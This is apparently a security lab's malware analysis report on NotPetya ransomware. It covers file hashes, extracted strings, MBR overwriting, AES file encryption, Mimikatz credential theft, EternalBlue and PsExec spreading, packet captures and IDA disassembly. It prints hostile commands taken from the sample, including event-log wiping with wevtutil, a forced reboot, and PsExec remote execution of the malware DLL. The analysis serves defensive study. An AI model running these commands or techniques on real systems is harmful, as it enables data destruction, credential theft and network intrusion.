

ZLAB

Malware Analysis Report: NotPetya

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
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Introduction

The first impression about NotPetya is the name similar to another ransomware appeared in March 2016, Petya, because of its malicious behaviour after the system reboot. Nevertheless, NotPetya presents some other features more sophisticated unlike the other one:

- It cyphers some user files before the reboot of the machine
- It uses the famous and devastating Eternalblue exploit, based on a vulnerability of SMB Windows protocol (MS17-010; CVE-2017-0143)
- It schedules a legal reboot instead of forcing it
- It presents a different user interface after the reboot.

NotPetya has spread in June 2017 to the wave of news of EternalBlue exploit and Wannacry threat.



ESET™ estimated on 28 Jun 2017 that most of infections were in Ukraine; in particular it affected institutions, banks, newspapers, electricity companies, etc.

Basic static Analysis

Filename: notPetya.dll

MD5	da2b0b17905e8afae0eaca35e831be9e
SHA-1	34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d
SHA-256	027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
File size	353 KB

Table 1 - Generic Info about NotPetya

Sections

Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	48483	48640	6.55	c5bd3bb710ae377938b17980692b785b
.rdata	53248	34118	34304	6.99	46418e52b546c1f696eb8a524f18c56e
.data	90112	39754	20992	5.43	5216f0c62d1fd41b1d558e129e18d0fe
.rsrc	131072	247608	247808	8.00	f07e68575f50a62382d99e182baa05d5
.reloc	380928	3074	3584	4.77	c5d1d4cdade7dcfbe14ec10dcf66cfb1

Table 2 - Info about NotPetya's Sections

Relevant Strings

\\\\PhysicalDrive0
123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX
Your personal installation key:
wowsmith123456[at]posteo[dot]net
Send your Bitcoin wallet ID and personal installation key to e-mail
Ooops, your important files are encrypted.
If you see this text, then your files are no longer accessible, because
they have been encrypted. Perhaps you are busy looking for a way to recover
your files, but don't waste your time. Nobody can recover your files without
our decryption service.
We guarantee that you can recover all your files safely and easily.
All you need to do is submit the payment and purchase the decryption key.
Please follow the instructions:
Send \$300 worth of Bitcoin to following address:
.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.
gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.t
ar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsd.vsv.work.xls.xlsx.xvd.zip.
Microsoft Enhanced RSA and AES Cryptographic Provider
\\\\.pipe\\%ws
iphlpapi.dll
GetExtendedTcpTable
%u.%u.%u.%u
TERMSRV/
127.0.0.1
localhost
SeTcbPrivilege

```

SeShutdownPrivilege
SeDebugPrivilege
C:\Windows\
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn
shutdown.exe /r /f
dllhost.dat
ntdll.dll
NtRaiseHardError
255.255.255.255
%s \\%s -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\%s",#1
wbem\wmic.exe
%s /node:"%ws" /user:"%ws" /password:"%ws"
DeviceIoControl
ConnectNamedPipe
GetModuleHandleW
CreateNamedPipeW
FindResourceW
GetCurrentThread
CryptGenKey
CryptDestroyKey

```

These strings are the most relevant in the malware dll. There are two strings, “wowsmith123456[at]posteo[dot]net” and “1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx” representing the mail to referring the ransom payment and its relative Bitcoin address. Among the strings is also present “NtRaiseHardError”, already present in the Petya code, but this API call is never used in a normal use case of the malware execution. This demonstrates that NotPetya is an evolution of Petya ransomware with some control flow changes. Other highlighted strings are referred to particular features used by NotPetya variant. Therefore, we deepen in those in the next sections.

Behavioural Analysis

Just as Petya works, NotPetya needs Administrator privileges in order to perform the complete sequence of the malicious behaviour. The first action of NotPetya is immediately gain a series of system privileges, “SeShutdownPrivilege”, “SeDebugPrivilege”, “SeTcbPrivilege”.

Module	API
notPetya.dll	LookupPrivilegeValueW (NULL, "SeShutdownPrivilege", 0x0012acac)
notPetya.dll	AdjustTokenPrivileges (0x00000120, FALSE, 0x0012aca8, 0, NULL, NULL)
notPetya.dll	LookupPrivilegeValueW (NULL, "SeDebugPrivilege", 0x0012acac)
notPetya.dll	AdjustTokenPrivileges (0x00000164, FALSE, 0x0012aca8, 0, NULL, NULL)
notPetya.dll	LookupPrivilegeValueW (NULL, "SeTcbPrivilege", 0x0012acac)
notPetya.dll	AdjustTokenPrivileges (0x00000168, FALSE, 0x0012aca8, 0, NULL, NULL)

Figure 1 - NotPetya Privileges

After gaining these privileges, we observed the running of the malware and we took a diagram of its behaviour. In the figure 2, we show its actions:




Figure 2 - NotPetya performed actions before reboot

Now, we analyse the actions performed by the malware before the system reboot:

1. *Check C:\Windows\{mal_filename}*: this represents the kill-switch of NotPetya. In fact, it tries to find in Windows directory a mark of itself in order to not infect the machine another time. This mark is a file with the same name of the malware dll. During the execution of the malware the handle on this file is all time opened. If the malware were stopped, this file could be deleted by the OS, so it would be possible to infect another time the machine.
2. *Get Disk Info with NtDeviceIoControlFile()*: as Petya, the malware retrieves information about the disk (Geometry, Volume and Partition) and tries to take control of it.
3. *Move Xored Original MBR in Sector 34 and Write NotPetya MBR and Kernel*: NotPetya reads the original MBR, crypts it xoring with 0x7 key and finally writes the result in the Sector 34 of the disk. NotPetya replaces this MBR with its own in order to load its micro-kernel after the reboot.
4. *Plan reboot after 1 hour*: unlike Petya, NotPetya does not force the reboot, but stealthy commands the OS to schedule the reboot after an hour.

Nome	Stato	Attivazione	Prossima esecuzione	Ultima esecuzione	Autore
{F6EDA156-2A36-45BB-9C31-33B7B451CB28}	Pronto	Alle 13.16 del giorno 04/09/2017	04/09/2017 13:16:00	Mai	admin
Adobe Flash Player Updater	Pronto	Alle 1.53 ogni giorno - Dopo l'att...	04/09/2017 12:53:00	04/09/2017 12:15:22	Adobe S
GoogleUpdateTaskMachineCore	Pronto	Definite più attivazioni	04/09/2017 16:43:58	04/09/2017 12:15:22	
GoogleUpdateTaskMachineUA	Pronto	Alle 16.43 ogni giorno - Dopo l'at...	04/09/2017 12:43:58	04/09/2017 12:14:29	

Operazione	Dettagli
Avvio programma	C:\Windows\system32\shutdown.exe /r /f

Figure 3 - Reboot Scheduling

5. *Crypt user files with AES Algorithm*: during the execution of the malware, it creates a thread with the purpose of cipher the user files. In detail, the crypted files are those with one of the extensions reported also in the Strings section:

“.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.py.c.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsd.vsv.work.xls.xlsx.xvd.zip”

NotPetya does not rename the files and crypt their content with the AES Algorithm provided by Bcrypt.dll Windows API

6. *Steal user credentials through a custom version of Mimikatz*: at the same time of the cipher phase, the malware writes a custom version of Mimikatz in a temporary file and execute it. This malicious program is used to steal user credentials managed by “lsass.exe” process for the malware’s objectives. Thus, the ransomware creates a named pipe to share these credentials with other components of itself.

Command line: "C:\Users\admin\AppData\Local\Temp\CF06.tmp" \\.\pipe\{7DC40089-0CFC-4229-BA2E-A921DE79F382}

Figure 4 - Execution of custom Mimikatz contained in a temporary file

7. *Identify Windows Machines*: in order to exploit the SMB flaw, NotPetya needs to identify Windows machines in the same network. Thus, it sends NetBios packets in order to receive response by Windows system.

10.10.10.3	10.10.10.255	NBNS	92 Name query NB WORKGROUP<1b>
10.10.10.2	10.10.10.255	NBNS	92 Name query NB ADMIN-PC<00>
10.10.10.3	10.10.10.2	NBNS	104 Name query response NB 10.10.10.3

Figure 5 - Request-Response between two machines with NetBios protocol

- Transfer itself using SMB exploit Eternalblue: once the malware individuates a Windows machine, it tries to infect the other host in the network. This behaviour is more similar to a worm than a classic ransomware. The exploit used for transmitting itself in the path "C:\Windows\NotPetya.dll" to the other system is the widely known EternalBlue. It was developed by NSA and released in April 2017 by Shadow Brokers. This exploit uses a vulnerability on the Windows implementation of the SMB protocol, causing a remote code execution on the victim.

10.10.10.3	10.10.10.2	SMB	213 Negotiate Protocol Request
10.10.10.2	10.10.10.3	SMB2	228 Negotiate Protocol Response
10.10.10.3	10.10.10.2	SMB2	162 Negotiate Protocol Request
10.10.10.2	10.10.10.3	SMB2	228 Negotiate Protocol Response
10.10.10.3	10.10.10.2	SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
10.10.10.2	10.10.10.3	SMB2	401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
10.10.10.3	10.10.10.2	SMB2	675 Session Setup Request, NTLMSSP_AUTH, User: admin-PC\admin
10.10.10.2	10.10.10.3	SMB2	159 Session Setup Response
10.10.10.3	10.10.10.2	SMB2	168 Tree Connect Request Tree: \\10.10.10.2\admin\$\
10.10.10.2	10.10.10.3	SMB2	138 Tree Connect Response
10.10.10.3	10.10.10.2	SMB2	274 Create Request File: ?
10.10.10.2	10.10.10.3	SMB2	298 Create Response File: [unknown]
10.10.10.3	10.10.10.2	SMB2	170 Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: notPetya

Figure 6 - Example of communication between the infected host and another host on the network

- Execute NotPetya on the victim machine using PsExec: concurrently with these phases, the malware creates a new temporary file in "C:\Windows\" path, "dllhost.dat". Not only does it contain the entire tool of SysInternals PsExec, but also it conserves the routine to retrieve the stolen credentials (using custom Mimikatz) at the point 6. Finally, the malware executes the "dllhost.dat" as a process, in order to launch NotPetya.dll on the victim machine.

Command line: C:\Windows\dllhost.dat \\10.10.10.3 -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\notPetya.dll",#1 60

Figure 7 – Execution of dllhost.dat containing the body of PsExec routine

One hour after the infection, the scheduled task force the machine reboot. Now we take a comparison between the old MBR and the new MBR.




Figure 8 - MBR before and after NotPetya infection

Moreover, as mentioned in the phase 3, NotPetya also changes the disk layout after the infection. In fact, the malware alters the classic order of the disk section in order to execute its bootloader and micro-kernel. Below we take a comparison of disk layout before and after the infection.




Figure 9 - Disk layout before and after the infection

After the reboot, we have a fake CHKDSK routine, that actually is used to crypt the MFT. Afterward, unlike Petya, NotPetya does not show the characteristic skull, but it shows immediately the screen containing the ransom demand.




Figure 10 - Fake CHKDSK routine and ransom demand screen

Advanced static analysis

In this phase, we focus on the NotPetya code analysis.

From the following IDA screen, we can see how the malware creates the command to start the theft of credentials, transferred through a named pipe:

```
mov [ebp+var_08], ax
lea eax, [ebp+Parameter]
push eax
lea eax, [ebp+TempFileName]
push eax
lea eax, [ebp+CommandLine]
push offset aVsUs_0 ; "\\\\.\\pipe\\%s"
push eax ; LPWSTR
mov [ebp+Dst], edi
call esi ; wsprintfW
add esp, 1Ch
lea eax, [ebp+ProcessInformation]
push eax ; lpProcessInformation
lea eax, [ebp+Dst]
push eax ; lpStartupInfo
push ebx ; lpCurrentDirectory
push ebx ; lpEnvironment
push 8000000h ; dwCreationFlags
push ebx ; bInheritHandles
push ebx ; lpThreadAttributes
push ebx ; lpProcessAttributes
lea eax, [ebp+CommandLine]
push eax ; lpCommandLine
lea eax, [ebp+TempFileName]
push eax ; lpApplicationName
call ds:CreateProcessW
test eax, eax
jz short loc_10007712
```

```
push 0 ; dwMilliseconds
push [ebp+ProcessInformation.hProcess] ; hHandle
call ds:WaitForSingleObject
mov esi, lpCriticalSection
call stopThread
push ebx ; dwExitCode
push [ebp+hThread] ; hThread
call ds:TerminateThread
```

Figure 11 - Creation of command to run tmp file

In the same way, the malware generates the command to launch the “dllhost.dat” file containing the PsExec routine:

```
push [ebp+arg_0]
push esi
mov esi, ds:wsprintfW
push offset aSSAccepteulaS ; "%s \\\\.\\%s -accepteula -s "
push ebx ; LPWSTR
call esi ; wsprintfW
mov edi, eax
lea eax, [ebp+var_210]
push eax
lea eax, [ebx+edi*2]
push offset aBCWindowsSyste ; "-d C:\\Windows\\System32\\rundll32.exe "...
push eax ; LPWSTR
call esi ; wsprintfW
add edi, eax
add esp, 1Ch
lea eax, [ebp+Src]
push eax
call strCat
lea ecx, [eax+1]
mov eax, 1FFFh
cmp ecx, eax
ja short loc_1000987B
```

Figure 12 - Generation of command line for PsExec running

NotPetya discovers the network using some Windows API calls, among which “GetExtendedTcpTable”, “GetIpNetTable”, “NetServerEnum”, with which the malware retrieves the network info about the host (IP e MAC addresses) and it is able to enumerate all hosts connected to the same network. This phase takes place periodically, every 3 minutes.




Figure 13 - Network discovery